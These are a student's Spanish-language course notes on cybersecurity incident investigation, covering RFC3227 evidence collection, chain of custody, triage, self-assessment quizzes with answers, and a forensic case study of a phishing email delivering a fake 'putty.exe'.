APUNTES 03

INVESTIGACIÓN DE LOS INCIDENTES DE CIBERSEGURIDAD

INCIDENTES DE CIBERSEGURIDAD

ALBA MOREJÓN GARCÍA

2024/2025

Ciberseguridad en Entornos de las Tecnologías de la Información

ÍNDICE

Gestión de Incidentes de Ciberseguridad

La gestión de incidentes de seguridad consiste en la detección, notificación, evaluación, respuesta, tratamiento y aprendizaje de incidentes de seguridad de la información.

La gestión de ciberincidentes de seguridad de la información es un conjunto ordenado de acciones enfocadas a prevenir en la medida de lo posible la ocurrencia de ciberincidentes y, en caso de que ocurran, restaurar los niveles de operación lo antes posible.

Las fases más habituales del proceso de investigación son las siguientes:

- Preparación: en este estado previo al ciberincidente se busca que toda la entidad esté preparada ante la llegada de cualquier posible suceso, para ello, la anticipación y el entrenamiento previo son claves, siempre teniendo en cuenta tres pilares fundamentales: las personas, los procedimientos y la tecnología.
- Identificación: conociendo el estado normal de la operativa diaria, la organización es capaz de identificar anomalías que requieran de análisis en profundidad. Si el evento finalmente se descarta, se vuelve a la fase de preparación.
- Contención: el tiempo es determinante cuando ocurre un ciberincidente, ya que la reputación o la continuidad del negocio están en juego. En esta fase se busca contener el problema, evitando que el atacante cause más daños como, por ejemplo, comprometiendo dispositivos adicionales o divulgando más información. Posteriormente se estudia la situación y se clasifica el ciberincidente. También conviene registrar y documentar lo ocurrido con ayuda de herramientas de gestión y ticketing, además de llevar a cabo procedimientos de toma y preservación de evidencias para su análisis posterior.
- Mitigación: se toman las medidas necesarias para la mitigación, las cuales dependerán del tipo de ciberincidente. En algunos casos, puede ser necesario solicitar asistencia de entidades externas, como proveedores de servicios de mitigación de este tipo de ataques o un CSIRT nacional como INCIBE-CERT, que puedan apoyar en el análisis y definición de la estrategia de mitigación.
- Recuperación: la finalidad de esta fase consiste en devolver el nivel de operación a su estado normal y que las áreas de negocio afectadas puedan retomar su actividad. También se debe realizar un seguimiento durante la puesta en producción, en busca de posibles actividades sospechosas.
- Actuaciones post-incidente: una vez que el ciberincidente está controlado y la actividad ha vuelto a la normalidad llega la hora de las lecciones aprendidas, cuya finalidad es asimilar lo sucedido para que se puedan tomar las medidas preventivas adecuadas y evitar que una situación similar se pueda repetir.

El procedimiento y los mecanismos para la notificación de ciberincidentes al CSIRT de referencia, puede realizarse desde la entidad afectada, ciudadanos, PYMEs, entidades de derecho privado o instituciones afiliadas a RedIRIS hacia INCIBE-CERT o viceversa, para beneficiarse del servicio de respuesta, independientemente de que finalmente resuelva el ciberincidente por sus propios medios.

Dicho procedimiento se divide en tres fases:

- Apertura: cuando se recibe una notificación, el equipo técnico de INCIBE-CERT realiza un análisis inicial para determinar el ámbito de actuación.
- Priorización: a cada ciberincidente se le asignará una prioridad en función de la peligrosidad y del impacto potencial del mismo.
- Resolución: una vez que se ha alcanzado una solución que implique el cierre del incidente, tanto por parte del afectado como por parte de INCIBE-CERT, ésta será comunicada a los actores implicados en el ciberincidente.

1.- RECOPILACIÓN DE EVIDENCIAS.

Los Pilares de la Recopilación de Evidencias

Una evidencia es una información que, por sí misma, o en combinación con otra información, se utiliza para probar algo.

La recopilación de incidencias es una fase inicial en la que toda entidad debe estar preparada para cualquier suceso que pudiera ocurrir. Una buena anticipación y entrenamiento previo es clave para realizar una gestión eficaz de un incidente, para lo que hace falta tener en cuenta tres pilares fundamentales:

- Las personas
- Los procedimientos
- La tecnología

Para saber más: el estándar de facto para la recopilación de información de incidentes de seguridad es la RFC3227: Directrices para la recolección de evidencias y su almacenamiento. Los detalles de esta documentación se pueden consultar en el siguiente enlace: https://www.incibe-cert.es/blog/rfc3227

1.1.- PRINCIPIOS DURANTE LA RECOLECCIÓN DE EVIDENCIAS.

Durante el proceso de recolección de evidencias relativas a incidentes de ciberseguridad, se deberán tener en cuenta los siguientes Principios:

- Capturar una imagen del sistema tan precisa como sea posible.
- Realizar notas detalladas, incluyendo fechas y horas e indicando si se utiliza horario local o UTC.
- Minimizar los cambios en la información que se recolecta y eliminar los agentes externos que puedan hacerlos.
- En el caso de enfrentarse a un dilema entre recolección y análisis, se deberá elegir primero recolección y después análisis, para evitar así el potencial deterioro de información valiosa.
- Recoger la información según el orden de volatilidad (de mayor a menor).
- Tener en cuenta que para cada dispositivo la recogida de información puede realizarse de distinta manera.

1.1.1.- ORDEN DE VOLATILIDAD.

El orden de volatilidad hace referencia al período de tiempo durante el cual está accesible cierta información. Por esta razón se debe recolectar en primer lugar aquella información que vaya a estar disponible durante el menor período de tiempo, es decir, aquella cuya volatilidad sea mayor.

De acuerdo con esta escala se puede crear la siguiente lista en orden de mayor a menor volatilidad:

- Registros y contenido de la caché.
- Tabla de enrutamiento, caché ARP, tabla de procesos, estadísticas del kernel, memoria.
- Información temporal del sistema.
- Disco.
- Logs del sistema.
- Configuración física y topología de la red.
- Documentos.

1.1.2.- ACCIONES QUE DEBEN EVITARSE.

Se deben evitar ciertas acciones para no invalidar el proceso de recolección de información, ya que debe preservarse su integridad con el fin de que los resultados obtenidos puedan utilizarse en un juicio en el caso de que sea necesario:

- No apagar el ordenador hasta que se haya recopilado toda la información.
- No confiar en la información proporcionada por los programas del sistema, ya que pueden haberse visto comprometidos. Se deberá recopilar la información mediante programas desde un medio protegido.
- No ejecutar programas que modifiquen la fecha y hora de acceso de todos los ficheros del sistema.

1.1.3.- CONSIDERACIONES SOBRE LA PRIVACIDAD.

- Es muy importante tener en consideración las pautas de la empresa en lo que a privacidad se refiere. Es habitual solicitar una autorización por escrito a quien corresponda para poder llevar a cabo la recolección de evidencias. Este es un aspecto fundamental, ya que puede darse el caso de que se trabaje con información confidencial o de vital importancia para la empresa, o que la disponibilidad de los servicios se vea afectada. En este ámbito de trabajo, el documento más habitual es el Acuerdo de No Divulgación o NDA, puesto que generalmente la información comprometida por el incidente puede ser información industrial secreta, o datos protegidos de clientes.
- No hay que entrometerse en la privacidad de las personas sin una justificación. No se debe recopilar datos de lugares a los que normalmente no hay razón para acceder, como ficheros personales, a menos que se disponga de suficientes indicios. En el mundo de la Ciberseguridad, a aquellas personas o empresas que recopilan datos personales de forma indiscriminada, con o sin justificación, se los denomina coloquialmente "Diógenes del Dato".

1.2.- PROCEDIMIENTO DE RECOLECCIÓN.

El procedimiento de recolección debe de ser lo más detallado posible, procurando que no sea ambiguo y reduciendo al mínimo la toma de decisiones durante el mismo.

No todos los eventos y alertas que se manifiestan en un entorno o sistema constituyen incidentes de seguridad. En un primer momento no se puede saber si lo ocurrido es un incidente de seguridad o no, por lo que no se discriminará la información a recolectar y se acopiará toda aquella que sea sospechosa, teniendo en cuenta las siguientes líneas de trabajo:

- Explorar todos los dispositivos potencialmente afectados.
- Capturar todas las evidencias posibles de cada uno de dichos dispositivos.
- No descartar ninguna información aparentemente inútil, puesto que el análisis posterior se efectuará con varios niveles de detalle y profundidad, y cualquier dato puede resultar útil para el estudio manual o para el automático.
- Detallar al máximo las tareas efectuadas durante la captura de evidencias, puesto que algunas de ellas pueden ser interferentes con los datos a analizar y esto resultará también muy importante para el posterior proceso de análisis.
- Anotar la secuencia de acciones en el tiempo, pues la sucesión de las mismas estará muy relacionada con el apilamiento ordenado de evidencias, que resulta clave asimismo para el análisis.
- Por si más tarde estas evidencias tuvieran que utilizarse durante un proceso legal, será muy importante garantizar que se mantiene la denominada Cadena de Custodia, que se extiende desde el momento en el que se recopila la evidencia, hasta el instante en que se entrega para el propósito que corresponda.
- Documentar las conclusiones del proceso de recolección de evidencias, que constituirán la base de partida para el análisis posterior.
- Y finalmente, tras el análisis y una vez constatada la necesidad o no de guardar la información, descartar todos aquellos datos que se consideren inútiles.

1.2.1.- TRANSPARENCIA.

Los métodos utilizados para recolectar evidencias deben ser transparentes y reproducibles. Se debe estar preparado para reproducir con precisión los métodos usados, y que dichos métodos hayan sido probados por expertos independientes.

La mayor parte de las labores que se efectúan durante la investigación de incidentes tienen por objeto obtener información con valor legal. Precisamente por esta razón, el método que se utilice para recopilar los datos debe ser legalmente válido, porque en caso contrario las evidencias pueden quedar invalidadas, como ocurre con cualquier otra prueba de cargo en un proceso judicial.

Esto atañe, por una parte, a que los procedimientos sean conocidos y replicables y, por otra parte, a que se considere suficientemente contrastado que no alteran la información al recogerla.

1.2.2.- PASOS.

Durante el proceso de recopilación de evidencias, se seguirán los siguientes Pasos:

- ¿Dónde está la evidencia? Listar qué sistemas están involucrados en el incidente y de cuáles de ellos se deben tomar evidencias.
- Establecer qué es relevante y qué no lo es. En caso de duda es mejor recopilar mucha información que poca.
- Fijar el orden de volatilidad para cada sistema.
- Obtener la información de acuerdo con el orden establecido.
- Comprobar el grado de sincronización del reloj del sistema.
- Según se vayan realizando los pasos de recolección preguntarse qué más puede ser una evidencia.
- Documentar cada paso.
- No olvidar a las personas involucradas. Anotar en detalle las personas que estaban presentes, qué estaban haciendo, qué observaron y cómo reaccionaron.

1.3.- EL PROCEDIMIENTO DE ALMACENAMIENTO.

El procedimiento de almacenamiento de evidencias tiene dos claves:

- La Cadena de Custodia de la información. Este concepto tiene su origen en el ámbito legal, cuando se establece una sucesión de controles sólidos para evitar el deterioro, modificación o pérdida de una prueba de un delito. Está relacionado con todas las cuestiones contextuales de vigilancia de un objeto de cualquier tipo, y se implementa mediante un procedimiento de control que afecta a ubicaciones, personal técnico o no, condiciones de conservación, embalaje, climatología, contaminación y posible sustracción. Si el incidente es susceptible de desencadenar posteriores acciones judiciales, un fallo en la Cadena de Custodia puede tener como consecuencia la impugnación de la prueba, que en este caso será una evidencia técnico-informática. Por el contrario, si se han respetado todos los puntos y principios de la Cadena de Custodia establecida, la evidencia tendrá un valor legal indiscutible.

- El almacén lógico/físico de la misma. Adicionalmente a lo expresado en el punto anterior en relación con la Cadena de Custodia, en el caso particular de las incidencias de naturaleza técnica y/o informática es necesario poner énfasis en la cuestión de su almacenamiento, dado el carácter tecnológico del mismo. Suponiendo que se cumplen puntualmente las cuestiones de seguridad relativas al almacenamiento físico (dependencias, temperatura, humedad, vigilancia, accidentes, incendios), el punto clave será la solidez del almacenamiento informático. Para gestionar el almacenamiento informático de forma consistente, se deberá poner atención en los dos puntos siguientes:

  - A la hora de almacenar los datos, habrá que asegurar que no se está almacenando también el malware que ocasionó el problema, sino sólamente sus consecuencias. Para hacer esto, es conveniente sacar una copia de las evidencias recolectadas, analizarla a fondo una vez que se disponga de la firma del malware, extraer dicho malware y respaldar sólo datos pasivos. Este procedimiento será necesariamente de prueba y error, para lo cual habrá que recurrir repetidamente al respaldo de la información efectuado en un principio.
  - A la hora de acceder a los datos, habrá que garantizar que sólo pueden leerlos las personas autorizadas, o bien, capacitadas para analizarlos, pues en muchas ocasiones se pierden o alteran las evidencias debido a acciones voluntaristas pero toscas y sin base técnica, efectuadas por personas de la organización que están analizando el problema sin saber realmente cómo hacerlo (acciones voluntaristas o fuego amigo).

1.3.1.- CADENA DE CUSTODIA

La Cadena de Custodia debe estar claramente documentada y se deben detallar los siguientes puntos:

- Dónde, cuándo y quién descubrió y recolectó la evidencia.
- Dónde, cuándo y quién manejó la evidencia.
- Quién ha custodiado la evidencia, cuánto tiempo y cómo la ha almacenado.
- En el caso de que la evidencia cambie de condiciones de custodia, indicar cuándo y cómo se realizó el intercambio, detallando número de albarán, etc. (seguimiento o tracking).

1.3.2.- DÓNDE Y CÓMO ALMACENAR LAS EVIDENCIAS

Se debe almacenar la información en dispositivos cuya seguridad haya sido demostrada y que permitan detectar intentos de acceso no autorizados.

Además, es crucial que dichos dispositivos dispongan de un cifrado potente que impida la modificación de la información.

Ejercicio Resuelto: En este ejercicio implementaremos de forma consistente un almacén de información con múltiples niveles de cifrado. Para ello, cifraremos un medio de almacenamiento extraible conectado a un servidor Linux, utilizando diferentes técnicas para proteger la información almacenada.

Ocultar retroalimentación: Ejercicio Resuelto

1.4.- HERRAMIENTAS NECESARIAS

Existen una serie de pautas que deben seguirse a la hora de seleccionar las herramientas con las que se va a llevar a cabo el proceso de recolección:

- Se deben utilizar herramientas ajenas al sistema ya que éstas pueden haberse visto comprometidas, principalmente en los casos de malware.
- Se debe procurar utilizar herramientas que alteren lo menos posible el escenario, evitando el uso de herramientas de interfaz gráfica y aquellas cuyo uso de memoria sea grande. Lo más recomendable es utilizar herramientas que se puedan ejecutar desde un terminal simple.
- Los programas que se vayan a utilizar para recolectar las evidencias deben estar ubicados en un dispositivo de sólo lectura (CD-ROM, USB-ROM, etc.).
- Se debe preparar un conjunto de utilidades adecuadas a los sistemas operativos con los que se trabaje.

Para saber más: El Kit de Análisis debe incluir los siguientes tipos de herramientas:

- Programas para listar y examinar procesos.
- Programas para examinar el estado del sistema.
- Programas para realizar copias bit a bit.

1.5.- CONCLUSIONES DE LA RECOPILACIÓN

A la hora de enfrentarse a un incidente de seguridad hay que tener muy claras las acciones que se deben realizar, siendo muy meticuloso y detallando en todo momento dicho proceso de manera minuciosa. Asimismo, se debe realizar el proceso procurando ser lo menos intrusivo posible, con el fin de preservar el sistema en su estado original, y siguiendo las pautas indicadas en las diversas metodologías y/o guías existentes.

Finalmente, se debe tener presente que los requisitos o pautas a seguir a la hora de realizar un análisis forense digital que vaya a derivar en un proceso legal varían dependiendo del país, ya que no existe una legislación común. De todas formas, se debe tender a seguir las indicaciones establecidas en alguna metodología como la RFC3227, con el fin de que dicho proceso se realice de una manera rigurosa.

Para saber más: "Si te mido, te interfiero". En el ámbito de la mecánica cuántica, Werner Heisenberg enunció su famoso "Principio de Incertidumbre". En él, Heisenberg postuló que no se pueden determinar, simultáneamente y con precisión arbitraria, ciertos pares de variables físicas, como son, por ejemplo, la posición y el momento lineal de un objeto dado. Este principio aplica en el mundo microscópico y también en el macroscópico.

Si se desea conocer la velocidad de una partícula que viaja por el espacio, la única forma de obtener esta información es golpeándola con otra partícula y midiendo la radiación emitida. Esto permitirá conocer la velocidad hasta el momento de la colisión, pero tras la misma la partícula estudiada ya tendrá otra velocidad y otra trayectoria diferentes.

A nivel macroscópico también se ocasiona una interferencia cuando se molesta a una persona que está estudiando, o cuando se ejecuta una aplicación informática sobre un ordenador que ha resultado afectado previamente por un incidente. En ambos casos, la información del contexto cambiará y pasaremos a tener un contexto distinto, lo cual puede que no sirva a nuestros propósitos iniciales.

2.- ANÁLISIS DE EVIDENCIAS

La Identificación de Ciberincidentes Reales

Los incidentes son cualquier evento que no sea parte de la operación estándar de un servicio, que ocasione o pueda ocasionar una interrupción o una reducción de la calidad de ese servicio.

El objetivo de esta fase es identificar o detectar un ciberincidente real, para lo cual es importante realizar una monitorización lo más completa posible. Teniendo en cuenta la máxima de que no todos los eventos o alertas de ciberseguridad son ciberincidentes.

Una vez recopiladas todas las evidencias necesarias en relación con un potencial incidente y asegurada su integridad física y lógica por todos los medios, se da paso al análisis preliminar de evidencias.

Este análisis es el paso previo a la investigación del incidente, que es el paso inmediatamente posterior, y tiene por objeto filtrar y completar la información con base en las siguientes consideraciones:

- Identificar o detectar el incidente, discriminando entre lo que se considere como tal en la empresa. Cada organización tiene sus usos y costumbres, y en ocasiones algo que puede disparar una alerta en una empresa, puede que sólo sea la situación habitual en otra (por ejemplo, el número de tentativas de acceso erróneas por segundo en un determinado servidor). Los patrones que permiten efectuar este filtrado no se pueden normalizar, pues dependen fuertemente del contexto informático y empresarial, por lo que le corresponderá establecerlos al equipo técnico habitual.
- Eliminar la información sobrante o confusa. Una vez que se haya determinado si se trata efectivamente de un incidente, se dispondrá de una mejor base de análisis para discriminar lo qué es útil y lo que no lo es, con el conocimiento añadido de la naturaleza de los procesos de investigación que se efectuarán después. En la mayoría de las ocasiones, un exceso de información enturbia y alarga la investigación, eliminando la mejor ventaja posible que proporciona la detección temprana de incidentes: el factor tiempo.
- Complementar la información filtrada con información adicional que resulte valiosa o imprescindible. Generalmente, los equipos técnicos que recopilan la información y la analizan preliminarmente tienen una visión más amplia que los equipos de investigación, sobre todo porque tienen muy presente el histórico de incidentes acaecidos en el entorno en cuestión. Así pues, se encuentran en una posición propicia para añadir a la información filtrada otros datos que pueden resultar clave para la posterior investigación del incidente.

- Correlacionar la información con otra información análoga, semejante, similar o parecida que pueda facilitar la extracción de conclusiones durante el proceso de análisis. Adicionalmente al paso anterior, que sólo trata de enriquecer la información, en este paso se persigue otro objetivo, que es localizar lotes de incidentes aparentemente relacionados que faciliten al investigador la identificación de la causa raíz del incidente.

3.- INVESTIGACIÓN DEL INCIDENTE

La Evolución Constante de la Investigación de Incidentes

La investigación de incidentes es una ciencia amplia, compleja y dinámica, que no deja de evolucionar en ningún momento para estar siempre alineada con la aparición de nuevos casos, trabajando intensamente para prevenirlos en la medida de lo posible.

El propósito de este apartado es sólo reflejar las técnicas empleadas hasta el momento para la investigación de incidentes, pues el estudio detallado de cada una de ellas supondría el desarrollo de un programa de formación monográfico en cada caso.

Las técnicas de investigación de incidentes están asociadas al momento en el que se efectúa la investigación del incidente, a saber: Antes de la aparición del incidente en el entorno. Se trata de técnicas de prevención de incidentes a través del conocimiento profundo de los sistemas de la empresa. Las más habituales son las siguientes:

- Inventario de los activos clave que soportan los procesos empresariales. Es recomendable que se efectúe mediante herramientas automáticas de autodescubrimiento y automantenimiento.
- Evaluación técnica de Vulnerabilidades. En primera instancia, se identificarán las vulnerabilidades técnicas para los sistemas de información, interfiriendo lo menos posible con los procesos informáticos. En segunda instancia, se asignará severidad y riesgo a cada una de ellas y se propondrán contramedidas factibles y realistas para la empresa.
- Tests de Intrusión. Se desarrollarán pruebas de intrusión contra los sistemas informáticos empresariales, con objeto de identificar vulnerabilidades conocidas y posibles carencias en términos de seguridad software. Hecho esto, se efectuarán pruebas de ataque hardware (canal lateral, inyección de faltas, ingeniería inversa, etc.), de conformidad de protocolos y de servicios de comunicaciones.
- Análisis de brecha y plan de acción de ciberseguridad. Este análisis se efectuará desde el punto de vista de las personas, los procesos y la tecnología. Se estudiará el nivel de madurez de los procedimientos asociados y se desarrollará un plan de ciberseguridad en consecuencia.
- Análisis de riesgos y plan director de ciberseguridad. Al análisis de brecha anterior se añadirá un análisis de riesgos, del que derivará un plan director de ciberseguridad y un conjunto de proyectos priorizados en función de los riesgos detectados.
- Despliegue de soluciones de respaldo y restauración automatizados para la información relevante del negocio. DFIR a priori (Digital Forensics & Incident Response). Análisis y preparación ante los incidentes y desarrollo del plan de respuesta a los mismos.
- Despliegue de soluciones de detección de incidentes basadas en tráfico: DPI, detección de IoC, identificación de vulnerabilidades, etc.
- Despliegue de soluciones SIEM con cuadros de mando preconfigurados y casos de uso para eventos provenientes de sistemas y de soluciones de seguridad empresarial.
- SOC, Centro de monitorización de eventos de seguridad y salud de los sistemas empresariales, desde el que se efectuarán labores de contención, prevención y asesoramiento sobre resolución de incidentes de seguridad.
- Red Team. Equipo Rojo. Emulación de atacantes que den lugar a los incidentes habituales.

Durante la manifestación del incidente. Técnicas de monitorización, alerta temprana y respuesta rápida.

- Ejecución del Plan de Respuesta a los Incidentes diseñado en la fase anterior.
- Combate Activo frente al Incidente. Defensa proactiva de los sistemas frente a los incidentes (blue team, equipo azul) y gestión de la seguridad de los activos empresariales (purple team, equipo morado).

Tras la finalización del incidente. Técnicas de análisis forense.

- DFIR a posteriori. Análisis forense de los sistemas, recopilación de tráfico y eventos, búsqueda activa de IoC (indicadores de compromiso) e IoA (indicadores de ataque) en los sistemas, correlación y análisis de eventos.

4.- INTERCAMBIO DE INFORMACIÓN DEL INCIDENTE CON PROVEEDORES U ORGANISMOS COMPETENTES

La Notificación de Incidentes

Una de las claves de la prevención de incidentes es la adecuada notificación de los mismos.

En la Unidad 5 del módulo de "Incidentes de Ciberseguridad" se detalla el mecanismo de Notificación de Incidentes a los organismos públicos, mediante el sistema de Ventanilla Única, si bien es igualmente relevante la notificación al resto de interesados que pudieran resultar potencialmente afectados.

De forma simultánea con el cumplimiento de la obligación legal de notificación del incidente a las Administraciones Públicas, se debe informar puntualmente a proveedores, partners y otras empresas relacionadas que pudieran resultar potencialmente afectados por el incidente. Este mecanismo de notificación privada deberá estar recogido en detalle en los planes de actuación ante incidentes.

5.- MEDIDAS DE CONTENCIÓN DE INCIDENTES

El Triaje de Incidentes

En el momento que se ha identificado un ciberincidente la máxima prioridad es contener su impacto en la organización, de forma que se pueda evitar lo antes posible la propagación a otros sistemas o redes evitando un impacto mayor, así como la extracción de información fuera de la organización.

Ésta suele ser la fase en la que se realiza el triaje, que consiste en evaluar toda la información disponible en ese momento y realizar una clasificación y priorización preliminar del ciberincidente en función del tipo y de la criticidad de la información y los sistemas afectados. Adicionalmente se identifican posibles impactos en el negocio y en función de los procedimientos se trabaja en la toma de decisiones con las unidades de negocio apropiadas y/o los responsables de los servicios potencialmente afectados.

Durante la fase de contención del incidente se debe:

- Registrar y monitorizar los eventos de las redes, sistemas y aplicaciones.
- Recolectar información situacional que permita detectar anomalías.
- Disponer de capacidades para descubrir ciberincidentes y comunicarlos a los contactos apropiados.
- Recopilar y almacenar de forma segura todas las evidencias.
- Compartir información con otros equipos internos y externos de forma bidireccional para mejorar las capacidades de detección.

Las medidas de mitigación dependerán del tipo de ciberincidente, ya que en algunos casos será necesario contar con apoyo de proveedores de servicios, como en el caso de un ataque de denegación de servicio distribuido (DDoS), y en otros ciberincidentes puede suponer incluso el borrado completo de los sistemas afectados y recuperación desde una copia de seguridad.

Autoevaluación I

¿Qué es ser un "Diógenes del Dato"?

a) No tener en cuenta la volatilidad a la hora de recopilar la información de un incidente
b) Ignorar las pautas de la empresa en lo que a privacidad de la información se refiere
c) No confiar en la información proporcionada por los programas del sistema
d) Recopilar datos personales de forma indiscriminada, con o sin justificación

Autoevaluación II

Señalar la afirmación correcta:

a) Todos los eventos que se manifiestan en un entorno o sistema constituyen incidentes de seguridad
b) Todas las alertas que se manifiestan en un entorno o sistema constituyen incidentes de seguridad
c) No todos los eventos y alertas que se manifiestan en un entorno o sistema constituyen incidentes de seguridad

Autoevaluación III

¿Qué es el Fuego Amigo en el almacenamiento de información de un incidente?

a) Ataques auto-infligidos a los medios de almacenamiento, como parte de una estrategia de Hacking Ético
b) Pérdida o alteración de evidencias debido a acciones voluntaristas pero toscas y sin base técnica
c) Impugnación de una evidencia debido a la ruptura de la Cadena de Custodia

Autoevaluación IV

¿Qué programas debe contener un Kit de Análisis?

a) Programas para examen de procesos y estado del sistema
b) Programas de respaldo selectivo de información
c) Programas de registro seguro de la información para asegurar la Cadena de Custodia

Autoevaluación V

¿Qué es correlacionar la información de un incidente?

a) Identificar el incidente y recoger la información asociada al mismo
b) Eliminar la información confusa
c) Localizar lotes de incidentes aparentemente relacionados
d) Enriquecer un incidente con información adicional

Autoevaluación VI

¿Qué labores principales se efectúan desde un SOC?

a) Inventariado de los activos clave que soportan los procesos empresariales
b) Pruebas de intrusión contra los sistemas informáticos empresariales
c) Labores de contención, prevención y asesoramiento sobre resolución de incidentes de seguridad
d) Evaluación técnica de Vulnerabilidades

Autoevaluación VII

¿Qué debe recoger un Plan de Actuación ante incidentes?

a) Los Mecanismos de Notificación de Incidentes a los Organismos Públicos
b) Los Mecanismos de Notificación a proveedores, partners y otras empresas relacionadas
c) Los Mecanismos de Notificación, sin distinción de destinatarios

Autoevaluación VIII

¿Para qué sirve el Triaje de Incidentes?

a) Para evaluar toda la información disponible en un momento dado
b) Para realizar una clasificación del incidente
c) Para priorizar preliminarmente el incidente
d) Para todas las cuestiones anteriores

TEST I:

1- El estándar para la recopilación de información de incidentes de Ciberseguridad es:
   a) La Norma ISO/IEC 27032.
   b) La Norma RFC3227.
   c) La Norma ISO 27001.
   d) La Norma ISO 9001.

2- ¿Qué se debe hacer con la información recopilada una vez concluido el análisis del incidente?:
   a) Respaldar cuidadosamente todos los datos, de cara a las auditorías.
   b) Una vez constatada la necesidad de guardar la información, descartar los datos inútiles.
   c) Respaldar la información personal durante 7 años, por imperativo legal.

3- Los Pilares Fundamentales para la Recopilación de Evidencias son:
   a) Todos los anteriores.
   b) Las Personas.
   c) Los Procedimientos.
   d) La Tecnología.

4- ¿Qué características deben tener los procesos que recopilan información con valor legal?:
   a) Deben estar previamente validados por los auditores de calidad.
   b) Deben ser conocidos, replicables y no deben alterar la información al recogerla.
   c) Deben estar previamente validados por los analistas legales.

5- La labor del Equipo Morado se efectúa:
   a) Durante la manifestación del incidente.
   b) Tras la finalización del incidente.
   c) Antes de la aparición del incidente en el entorno.

6- Un Sistema de Almacenamiento en red:
   a) Tiene por defecto un cifrado de tres niveles.
   b) Tiene por defecto un cifrado simple.
   c) Por defecto no tiene ningún tipo de cifrado.
   d) Tiene por defecto un cifrado de dos niveles.

7- Señalar el tipo de información que tiene mayor volatilidad:
   a) Logs del sistema.
   b) Registros y contenido de la caché.
   c) Información temporal del sistema.
   d) Configuración física y topología de la red.

8- La mejor ventaja posible en la contención de incidentes es:
   a) Los metadatos contenidos en la información.
   b) Ninguna de las anteriores.
   c) La precisión de la información recopilada.
   d) El factor tiempo.

9- ¿Qué es lo más importante cuando una evidencia cambia de condiciones de custodia?:
   a) Indicar cuándo y cómo se realizó el intercambio.
   b) Indicar quién ha custodiado la evidencia, cuánto tiempo y cómo la ha almacenado.
   c) Indicar dónde, cuándo y quién manejó la evidencia.
   d) Indicar dónde, cuándo y quién descubrió y recolectó la evidencia.

10- ¿Cuáles son las claves del procedimiento de almacenamiento de evidencias?:
   a) El almacén lógico/físico de la información.
   b) La Cadena de Custodia de la información.
   c) Ambas cosas son claves en este proceso.

Respuestas
Autoevaluación I: d)
Autoevaluación II: c)
Autoevaluación III: b)
Autoevaluación IV: a)
Autoevaluación V: c)
Autoevaluación VI: c)
Autoevaluación VII: c)
Autoevaluación VIII: d)
TEST I 9/10: 1 b), 2 b), 3 a), 4 b), 5 a), 6 c), 7 b), 8 d), 9 c), 10 c)

Las Técnicas de Investigación de Incidentes

Las técnicas de investigación de incidentes están asociadas al momento en el que se efectúa la investigación del incidente:

- Antes de la aparición del incidente en el entorno.

Se trata de técnicas de prevención de incidentes a través del conocimiento profundo de los sistemas de la empresa. Una de las más habituales es constituir un Red Team o Equipo Rojo, con objeto de emular a los atacantes que dan lugar a los incidentes habituales. El objeto de esta tarea será proponer una configuración de alto nivel para la plataforma de hacking ético de este Equipo Rojo.

- Durante la manifestación del incidente.

Técnicas de monitorización, alerta temprana y respuesta rápida.

- Tras la finalización del incidente. Técnicas de análisis forense.

En este caso práctico, nos vamos a centrar en la fase de análisis forense. Supondremos que se ha detectado una posible amenaza desde el SOC y acudimos al equipo que ha podido sufrir un ataque para analizarlo. Además, se procederá al análisis de un pen de datos que podría contener información confidencial de la empresa.

Descripción de los hechos acontecidos:

En una mañana de trabajo del equipo de seguridad de la empresa "Unp4wn4ble Systems" saltan las alarmas en el SOC detectando una actividad sospechosa en la red interna de trabajo de la empresa.

El sistema IDS SIEM (detección de intrusos y manejo de eventos de seguridad) ha detectado una comunicación fuera de los normal entre dos equipos de la red.

El equipo Work-PC, con dirección IP: 10.0.2.4 ha establecido una comunicación hacia otro equipo de la red con dirección 10.0.2.7. Esta sería la comunicación establecida: 10.0.2.4:49358/TCP ↔ 10.0.2.7:6666/TCP

Produciéndose un tráfico de red entre estos equipos por los puertos indicados, lo cual no es usual, así que han saltado las alarmas en el SOC.

Uno de los técnicos de seguridad acude al equipo Work-PC donde encuentra al usuario del equipo que está encendiendo el equipo. El técnico de seguridad le comienza a realizar una serie de preguntas para averiguar qué ha podido suceder. Tras las preguntas realizadas obtiene las siguiente información: "El usuario al llegar por la mañana comenzó con su trabajo habitual y abrió su correo electrónico donde había encontrado un nuevo correo con una versión mejorada de la herramienta "putty.exe" que suele usar para determinadas conexiones por lo que procedió a la descarga de este software y lo ejecutó para ver qué tal funciona. Tras comprobar que no veía ninguna mejora aparente, al cabo de unos minutos cerró el programa de nuevo y prosiguió con su trabajo. Todo era normal hasta que de repente el equipo se le había apagado y al encenderlo de nuevo llegó el técnico de seguridad."

Mientras el primer técnico acude al equipo indicado, otro da un aviso a seguridad para que observen si detectan algún sospechoso. Al poco tiempo, el empleado de seguridad comienza a revisar la identificación de todas las personas que intentan salir de la empresa. De repente, un chico intenta salir corriendo y el empleado forcejea con él, pero finalmente se zafa y escapa, aunque se le cae un pequeño dispositivo de un bolsillo de su chaquetón, se trata de un dispositivo USB. Este dispositivo se pone a disposición del equipo de seguridad informática de la empresa.

Es el momento de que este departamento realice un análisis del equipo Work-PC y del pen drive de datos. Ha llegado el momento de la investigación…

**Nota: El análisis forense tiene una serie de fases secuenciales definidas para su correcta realización y validez. En este caso práctico vamos a reducir el análisis a la fase de recolección de evidencias del ataque sufrido, ya que la realización de todas las fases conllevaría un trabajo demasiado extenso para una realización telemática individual.*

Apartado 1: Deducción del posible ataque sufrido.

Apartado 1: Deducción del posible ataque sufrido.

Tras los datos y la información recabada por el SOC y de la declaración del trabajador. Realiza una reflexión sobre qué ha podido suceder respondiendo a las siguientes preguntas:

a) Con respecto al correo electrónico recibido, ¿Crees que puede estar relacionado con algún tipo de incidente según la taxonomía de incidentes de ciberseguridad? Justifica la respuesta.

Si, al haber recibido un correo electrónico que utilizaba técnicas de ingeniería social para engañar al usuario y hacer que se descargue un malware para la obtención de información sensible, se trata de un ataque de tipo phishing. Según la taxonomía de incidentes el incidente descrito se clasifica como un incidente de contenido dañino específicamente, con sistemas infectados.

El usuario descargó y ejecutó una versión supuestamente mejorada del software "putty.exe" desde un correo electrónico. Este comportamiento es típico de un ataque de ingeniería social (phishing), donde el atacante engaña al usuario para que descargue y ejecute un software malicioso adjunto en un correo.

Al ejecutar el programa el equipo mostró un comportamiento anómalo (apagado inesperado), lo que indica que es probable que se haya instalado algún tipo de malware que infectó el sistema.

Esto se evidencia por la comunicación inusual detectada por el sistema IDS SIEM entre los equipos 10.0.2.4 y 10.0.2.7, esto sugiere que el malware podría estar intentando comunicarse con un servidor o con otro equipo comprometido en red.

